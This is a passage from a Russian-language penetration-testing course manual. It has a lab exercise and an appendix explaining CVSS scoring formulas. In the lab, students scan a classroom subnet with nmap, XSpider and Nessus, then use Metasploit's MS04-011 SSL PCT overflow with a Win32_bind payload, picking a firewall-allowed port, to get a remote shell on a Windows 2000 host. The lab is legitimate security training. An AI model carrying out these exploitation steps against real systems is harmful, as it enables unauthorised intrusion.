Как показывает практика, полностью автоматизировать процедуру тестирования на устойчивость к взлому невозможно. Что касается сетевых сканеров безопасности, то они могут быть использованы для автоматизации процессов сбора информации и идентификации уязвимостей. Кроме того, отчёты сканера безопасности могут быть включены в общий отчёт по проводимому тесту.

По направленности тестирование на устойчивость к взлому делится на два варианта:

- общий;
- специализированный.

Обычно для общего варианта в качестве объекта тестирования выступает сеть в целом, без явного «крена» в сторону каких-либо сервисов или приложений.

Специализированный вариант предполагает, что объектом теста является какой-либо отдельный сервис или сегмент (область) сети, например:

- тестирование какого-либо крупного приложения (например, web-приложения);
- оценка защищённости беспроводного сегмента;
- оценка защищённости VPN-доступа.

11.3. Практическая работа 12 (дополнительно). Сканирование периметра

11.3.1. Шаг 1. Сбор информации


1) Узнать у преподавателя диапазон адресов исследуемой сети

_____


[5] Иногда перечень узлов формируется непосредственно в ходе теста.

2) Перейти в командную строку ОС
3) Перейти в каталог с текущей версией утилиты nmap (например, nmap-4.03)
4) Определить перечень доступных узлов в указанной преподавателем сети

   nmap -P0 192.168.105.50-60 -n




5) Для найденных узлов идентифицировать их операционные системы и получить перечень открытых портов
   nmap -O 192.168.105.50-60 -n



6) Проанализировать результаты
7) Вновь перейти в командную строку
8) Просмотреть результаты сканирования портов по узлу с ОС Windows
9) Для каждого открытого порта идентифицировать соответствующие им службы и приложения

   nmap -A 192.168.105.51 -p80 --system-dns



10) Заполнить таблицу (при необходимости)

IP-адрес_____

ПОРТ	СЛУЖБА	ПРИЛОЖЕНИЕ	ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ

11) Запустить Internet Explorer и зайти на тестируемый сайт

11.3.2. Шаг 2. Обработка полученных сведений

1) Перейти в консоль сканера XSpider
2) Выполнить сканирование сервиса SSL, предположительно содержащего уязвимости (уточнить у преподавателя)


3) Проанализировать результаты
4) Убедиться, что предполагаемая уязвимость действительно имеется
5) Дополнительно: выполнить сканирование сервиса 443 сканером Nessus для сравнения (уточнить у преподавателя детали)

11.3.3. Шаг 3. Подтверждение наличия уязвимостей


1) Запустить локальный Web-сервер для Metasploit Framework
   Start > Programs > Metasploit Framework > MSFWeb
2) Запустить Internet Explorer

   Внимание! Выполнению работы может мешать заданный в настройках адрес proxy-сервера. Необходимо либо отключить его на время работы, либо использовать опцию «Bypass proxy server for local addresses», указав свой адрес в списке локальных адресов


3) Подключиться к Web-серверу для Metasploit Framework
   http://localhost:55555
4) В списке «эксплойтов» выбрать «Microsoft SSL PCT MS04-011 Overflow»




5) Выбрать ОС узла – объекта атаки (Windows 2000 SP4)




6) Выбрать «Payload» (Win32_bind).



7) В поле RHOST вписать адрес узла – объекта атаки. В поле LPORT вписать порт, разрешённый на межсетевом экране, отделяющем вас от объекта атаки, например, 53 (для уточнения можно ещё раз просмотреть результаты работы утилиты nmap)



8) Нажать кнопку «Exploit»
9) Перейти по ссылке «session 1»



10) Убедиться, что появилась командная строка удалённого узла (для проверки можно воспользоваться командой ipconfig)

12. ПРИЛОЖЕНИЕ А. ОБЩАЯ СИСТЕМА ОЦЕНКИ УЯЗВИМОСТЕЙ (COMMON VULNERABILITY SCORING SYSTEM)

Система CVSS предполагает разбиение характеристик уязвимости на три группы:

- базовые (Base),
- временные (Temporal),
- связанные со средой эксплуатации (Environmental).

Для каждой из групп определен четкий набор параметров, имеющих предопределенный набор возможных значений. В результате применения методики для каждой из групп получатся число в диапазоне от нуля до десяти.

Базовые характеристики уязвимости включают параметры, не меняющиеся с течением времени. Сюда входят:

- Вектор эксплуатации (Access Vector, AV),
- Сложность использования (Access Complexity, AC),
- Требования к аутентификации (Authentication, Au),
- Последствия использования уязвимости с точки зрения конфиденциальности (Confidentiality Impact, C),
- Последствия использования уязвимости с точки зрения целостности (Integrity Impact, I),
- Последствия использования уязвимости с точки зрения доступности (Availability Impact, A).

При оценке вектора эксплуатации определятся то, является ли данная уязвимость локальной (Local) или удаленной (Remote). Сложность доступа может принимать два возможных значения: высокая (High) (например - требуется вмешательство пользователя) или низкая (Low). Параметр «Аутентификация» может принимать два значения: для использования уязвимости требуется аутентификация (Required), либо нет (Not Required). В случае если уязвимость может эксплуатироваться только локально, но не требует дополнительной аутентификации - значение данного критерия приравнивается единице (аутентификация не требуется).

При оценке последствий эксплуатации учитывается возможное влияние уязвимости на целостность, доступность и конфиденциальность по трехбалльной шкале: влияние отсутствует (None), частичное влияние (Partial), полное нарушение одного из свойств ИС (Complete). Параметр Impact Bias может принимать одно из трех значений:

- Normal - уязвимость в равной степени распространяется на все свойства ИС;
- Confidentiality - уязвимость в большей степени затрагивает конфиденциальность;
- Integrity - уязвимость в большей степени затрагивает целостность;
- Availability - уязвимость в большей степени затрагивает доступность.

Данный параметр введен для возможности приоретизации того или иного свойства ИС с точки зрения выполняемых системой функций. Например, если уязвимость в шифрующей файловой системе в равной степени затрагивает (полностью нарушает) и конфиденциальность и доступность данных, конфиденциальности должен быть отдан приоритет.

Каждому из полученных значений присваивается весовой коэффициент в соответствии с приведенными ниже правилами:

```
AccessVector     = case AccessVector of
                   local:        0.7
                   remote:       1.0

AccessComplexity = case AccessComplexity of
                   high:         0.8
```

```
                    low:            1.0

Authentication  = case Authentication of
                    required:       0.6
                    not-required:   1.0

ConfImpact      = case ConfidentialityImpact of
                    none:           0
                    partial:        0.7
                    complete:       1.0

ConfImpactBias  = case ImpactBias of
                    normal:         0.333
                    confidentiality: 0.5
                    integrity:      0.25
                    availability:   0.25

IntegImpact     = case IntegrityImpact of
                    none:           0
                    partial:        0.7
                    complete:       1.0

IntegImpactBias = case ImpactBias of
                    normal:         0.333
                    confidentiality: 0.25
                    integrity:      0.5
                    availability:   0.25

AvailImpact     = case AvailabilityImpact of
                    none:           0
                    partial:        0.7
                    complete:       1.0

AvailImpactBias = case ImpactBias of
                    normal:         0.333
                    confidentiality: 0.25
                    integrity:      0.25
                    availability:   0.5
```

На основании этих данных происходит расчет базового значения по формуле:

```
BaseScore = round_to_1_decimal(10 * AccessVector
                               * AccessComplexity
                               * Authentication
                               * ((ConfImpact * ConfImpactBias)
                               + (IntegImpact * IntegImpactBias)
                               + (AvailImpact * AvailImpactBias)))
```

Базовая оценка уязвимости представляет собой значение, сходное с возможными последствиями эксплуатации уязвимости (Single Loss Expectancy, SLE) в классической методике анализа рисков без учета ценности ресурса. Этот параметр может присваиваться уязвимости производителем системы при выпуске обновления.

При оценке характеристик уязвимости, изменяющихся во времени используются такие параметры как возможность использования (Exploitability), наличие возможности устранения уязвимости (Remediation Level) и достоверность информации об уязвимости (Report Confidence). Возможность эксплуатации оценивается по наличию информации об использовании уязвимости или соответствующих программ. Этот параметр может принимать следующие значения:

- Unproven: методов использования не описан или носит теоретический характер.
- Proof of Concept: существует код (или информация), доказывающая возможность использования уязвимости, но его нельзя использовать для атак без модификаций.
- Functional: существует работоспособный эксплойт.
- High: существует червь либо полностью автоматическая программа, использующая уязвимость.

Возможность устранения уязвимости оценивается в зависимости от наличия официального (Official Fix), временного (Temporary Fix) исправления, устраняющего уязвимость. При наличии рекомендаций по снижению степени риска данный параметр принимает значение Workaround.

Уязвимость может носить статус неподтвержденной (Unconfirmed), быть подтвержденной несколькими независимыми источниками (Uncorroborated) или производителем (Confirmed). Статус Confirmed уязвимость может получить и в случае отсутствия реакции вендора, например, при наличии работоспособного эксплойта.

Полученным значениям присваиваются веса в соответствии с приведенными ниже правилами, которые затем используются в формуле для модификации базового значения риска.

```
Exploitability   = case Exploitability of
                     unproven:           0.85
                     proof-of-concept:    0.9
                     functional:         0.95
                     high:               1.00

RemediationLevel = case RemediationLevel of
                     official-fix:       0.87
                     temporary-fix:      0.90
                     workaround:         0.95
                     unavailable:        1.00

ReportConfidence = case ReportConfidence of
                     unconfirmed:        0.90
```

uncorroborated: 0.95

confirmed: 1.00

TemporalScore = round_to_1_decimal(BaseScore * Exploitability

* RemediationLevel

* ReportConfidence)

Таким образом, значение TemporalScore отображает риски, связанные с уязвимостью в динамике её жизненного цикла и учитывает текущую вероятность использования уязвимости. С точки зрения классической модели анализа полученное число близко по смыслу к показателю Annual Loss Expectancy (ALE).

Полученное значение может применяться в различных базах данных уязвимостей, включая, например, базы сканеров безопасности.

Третья часть параметров позволяет учесть влияние уязвимости на конкретную информационную систему. Учитываются два параметра:

- Потенциальный ущерб от использования уязвимости (Collateral Damage Potential)
- Количество уязвимых систем (Target Distribution).

Потенциальный ущерб учитывает материальный либо косвенный ущерб, который может понести ИС в случае проведения атаки с использованием уязвимости. Зарезервированы значения Low, Medium и High. Количество уязвимых систем в ИС может принимать следующие значения:

- None – потенциальные цели атаки отсутствуют или присутствуют только в непродуктивных системах;
- Low – уязвимо до 15% всех систем;
- Medium – уязвимо от 16% до 49%;
- High – более 50% всех систем могут являться целью атаки.

Для учета полученных значений используется следующие весовые коэффициенты и формулы:

CollateralDamagePotential = case CollateralDamagePotential of

none: 0

low: 0.1

medium: 0.3

high: 0.5

TargetDistribution = case TargetDistribution of

none: 0

low: 0.25

medium: 0.75

high: 1.00


EnvironmentalScore = round_to_1_decimal((TemporalScore + ((10 - TemporalScore)

* CollateralDamagePotential))

* TargetDistribution)

